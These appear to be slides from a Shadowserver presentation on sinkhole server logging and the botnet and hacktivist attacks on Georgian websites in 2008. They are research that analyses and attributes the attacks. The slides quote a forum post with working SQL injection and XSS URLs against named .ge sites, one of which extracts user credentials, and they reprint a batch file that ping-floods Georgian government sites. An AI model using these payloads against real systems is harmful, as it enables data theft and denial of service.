
- An in-house custom developed C++ application for linux.
- Binds to all ports on the specified interfaces and listens for incoming connections
- Emulates both **HTTP** and **IRC** protocols
- Logs the data received related to HTTP and IRC requests
 - ▶ Also runs p0f in an attempt to identify connecting OS (useful for detecting anomalous/research traffic)
- KrCERT has been doing something similar, see:
 - ▶ http://www.cert.org/archive/pdf/BotSinkhole_KrCERTCC.pdf

Sinkhole Server Logging

■ Some of the information we are logging from the requests:

- ▶ Connecting IP address
- ▶ Source Port
- ▶ Destination Port
- ▶ Hostname
- ▶ ASN and GeoLocation
- ▶ Timestamp
- ▶ p0f information (several)
- ▶ HTTP information (uri,host,User-Agent,referrer)
- ▶ Tor connections (yes/no)

Sinkhole Server Explained: Pretty Picture



Sinkhole Server: HTTP Accesses

Total HTTP Hits	Unique IP's	Unique HTTP Agents's	Unique HTTP Referer's	Unique ASN's	Unique GEO's
29,020,033	256,424	4,824	1,067	3,550	159

- Some domains are far more active than others
- Results after ~1 month of activity

Week	Access Count	Unique IP's	Daily Average
35	2,672	482	68.8571
36	897,271	14,299	2,042.7143
37	3,415,102	19,641	2,805.8571
38	2,543,328	11,489	1,641.2857
39	6,075,688	65,092	9,298.8571
40	7,570,702	87,441	12,491.5714
41	7,708,745	85,694	12,242.0000
42	806,525	12,801	1,828.7143

Georgian DDoS Attacks

The country of Georgia
comes under attack.

HTTP Botnet Targets Georgian President

- Shadowserver observes first DDoS attack on July 19, 2008
- Multipronged attack against the website of Mikheil Saakashvili (www.president.gov.ge)
 - ▶ ICMP flood
 - ▶ TCP SYN flood
 - ▶ HTTP flood
- Website was completely down or extremely slow for several days
- Attacks were issued by **Machbot** controller that had over 15,000 bots

HTTP Botnets - Machbot Controller

- Botnet controlled by central web server using the domain **bizus-kokovs.cc** to issue commands to do the following:
 - ▶ flood http www.president.gov.ge/win+love+in+Rusia
 - ▶ flood tcp www.president.gov.ge
 - ▶ flood icmp www.president.gov.ge
- Bots phone into web-based C&C to get command via HTTP
- Machbot C&C located in the **United States**
- Server was quickly taken down to never return again


Russian-Georgian Conflict

- August 8, 2008 the Russian-Georgian conflict escalates to actual fighting
- On the same day a cyber attacks against Georgia commence once again
- Websites are attacked by botnets and citizens alike
- Forums filled with posts from hacktivists both taking and urging action


.ge Websites Heavily Targeted


08.08.2008, 06:32

#625



sabe
Участник форума
Регистрация: 16.03.2007
Адрес: <http://hack.this.name>
Сообщения: 299
Провел на форуме:
1 неделю 2 дня

Репутация: Эксперт (2/430) 



Грузинские Сайты в тему:

[http://www.tbilisi.gov.ge/index.php?Post=1%22%3E%20%3Cscript%3Ealert\(/suki/\)%3C/script%3E&sec_id=337&lang_id=DEU](http://www.tbilisi.gov.ge/index.php?Post=1%22%3E%20%3Cscript%3Ealert(/suki/)%3C/script%3E&sec_id=337&lang_id=DEU)

Aversi.ge

Цитата:

[http://www.aversi.ge/main.php?lang=geo&id=-1+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15 ,version\(\),17,18,19,20,21,22,23/*](http://www.aversi.ge/main.php?lang=geo&id=-1+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15 ,version(),17,18,19,20,21,22,23/*)

Presa.ge

Цитата:

[http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws\(0x3a,table_name\),4,5,6,7,8,9,10,11+from+information_schema.tables+limit +17,1--](http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws(0x3a,table_name),4,5,6,7,8,9,10,11+from+information_schema.tables+limit +17,1--)

5 ver. tables

Цитата:

[http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws\(0x3a,user_username,user_password\),4,5,6,7,8,9,10,11+from+users--](http://presa.ge/index.php?text=news&i=-1+union+select+1,2,concat_ws(0x3a,user_username,user_password),4,5,6,7,8,9,10,11+from+users--)

Ssa.gov.ge

Цитата:

[http://www.ssa.gov.ge/index.php?id=69&mid=-1+union+select+1,2,3,4,5,6,7,8,9,version\(\),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25](http://www.ssa.gov.ge/index.php?id=69&mid=-1+union+select+1,2,3,4,5,6,7,8,9,version(),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25)



.ge Websites Heavily Targeted Cont'd

- Starting on August 8, Georgian websites become heavily targeted for SQL injection and other vulnerabilities
- Several websites including those for the President and the Parliament of Georgia are hacked and defaced
- Each day new vulnerabilities are publicly posted about Georgian websites (.ge to include .gov.ge)

HTTP Botnets Called to Action

- 8-8-2008: Botnets start DDoS'ing Georgian government and news websites & others that are sympathetic to the cause
- Several BlackEnergy DDoS botnets observed taking part in attacks:
 - ▶ 194.67.33.81
 - ▶ googlecom AOLcom yahoo com aboutcom.net
 - ▶ turkeyonline.name
 - ▶ supportonline.mcdir.ru
 - ▶ incasher.net
 - ▶ ad.yandexshit.com

Botnet Targeted Sites

- www.president.gov.ge
- www.parliament.ge
- news.ge
- apsny.ge
- newsgeorgia.ru
- tbilisiweb.info
- hacking.ge
- os-inform.com
- mk.ru
- www.skandaly.ru
- www.kasparov.ru

Lots of speculation that only botnets were being used and that the Russian government was behind it

Flow Data Tells Another Story

- Most observed .ge targeted botnet attacks drop off ~August 12, although a few continue or periodically attack
- DDoS attacks did not stop
- 8-13-08: Shadowserver has access to flow data for one of the .gov.ge websites and can see attacks are still on going
- Traffic is still very heavy, however, most of it is not TCP traffic

Not the Russian Government?

- Incoming traffic is almost all ICMP (ping anyone?)
- Almost all incoming traffic is from Russian dial-up addresses and residential broadband lines
- This is starting to sound very familiar...

Remember Estonia?

- Yes of course we do and we remember that the average citizen got involved... Could this be happening here?
- Everyone wants to believe the Russian government is behind everything...
- Wait.. Maybe all the government officials rushed home to use their PCs to attack!
- Let's see what this could be... Google search: ping + ".gov.ge"

Grass Roots Efforts

- Several Russian forums, blogs, and websites have been distributing and encouraging the use of the following Windows batch file:

```
@echo off
@echo Call this file (MSK) 18:00, 20:00
@echo Thanks for support of South Ossetia! Please, transfer this file to the friends!
pause
start ping -n 5000 -l 1000 www.newsgeorgia.ru -t
start ping -n 5000 -l 1000 www.apsny.ge -t
start ping -n 5000 -l 1000 www.nukri.org -t
start ping -n 5000 -l 1000 www.opentext.org.ge -t
start ping -n 5000 -l 1000 www.messenger.com.ge -t
start ping -n 5000 -l 1000 www.president.gov.ge -t
start ping -n 5000 -l 1000 www.government.gov.ge -t
start ping -n 5000 -l 1000 www.parliament.ge -t
start ping -n 5000 -l 1000 nsc.gov.ge -t
start ping -n 5000 -l 1000 www.constcourt.gov.ge -t
start ping -n 5000 -l 1000 www.supremecourt.ge -t
start ping -n 5000 -l 1000 www.cec.gov.ge -t
start ping -n 5000 -l 1000 www.nbg.gov.ge -t
start ping -n 5000 -l 1000 www.nplg.gov.ge -t
start ping -n 5000 -l 1000 www.police.ge -t
start ping -n 5000 -l 1000 www.mod.gov.ge -t
start ping -n 5000 -l 1000 www.mes.gov.ge -t
start ping -n 5000 -l 1000 www.mfa.gov.ge -t
start ping -n 5000 -l 1000 www.iberiapac.ge -t
start ping -n 5000 -l 1000 www.mof.ge -t
```

Grass Roots Efforts Cont'd

- On August 13, 2008 we were able to find this script on dozens of websites with the earliest date of posting being on the August 8, 2008
- Grass roots hacktivist attacks, like the ones seen against Estonia, began on the *same* day as the botnet attacks and continued well beyond them
- Doesn't look quite so government controlled or orchestrated any longer

Grass Roots Efforts Cont'd

- On August 13, 2008 we were able to find this script on dozens of websites with the earliest date of posting being on the August 8, 2008
- Grass roots hacktivist attacks, like the ones seen against Estonia, began on the *same* day as the botnet attacks and continued well beyond them
- Doesn't look quite so government controlled or orchestrated any longer

Conspiracy Theories Dispelled

- Despite many claims that the botnets were government controlled and only aiming at Georgian websites, the facts and history tell another story
- Most BlackEnergy botnets that Shadowserver observed that were involved in DDoS attacks against Georgian websites attacked completely different and unrelated websites prior
- DDoS history seems to support the idea bot herders are also hacktivists

Conspiracy Theories Dispelled

■ Here is a sampling of previous DDoS targets from the botnets involved in the Georgia attacks:

- ▶ www.in-bank.net
- ▶ carder.biz
- ▶ divaescort.com
- ▶ payclubs.biz
- ▶ night-fairy.com
- ▶ vodkaescort.net
- ▶ cc-hack.eu
- ▶ igame.ru
- ▶ i-german.net

Thank You! 谢谢



- Feel free to ask me any questions after the presentation or send me an e-mail at:

steven@shadowserver.org

- Our website:

<http://www.shadowserver.org>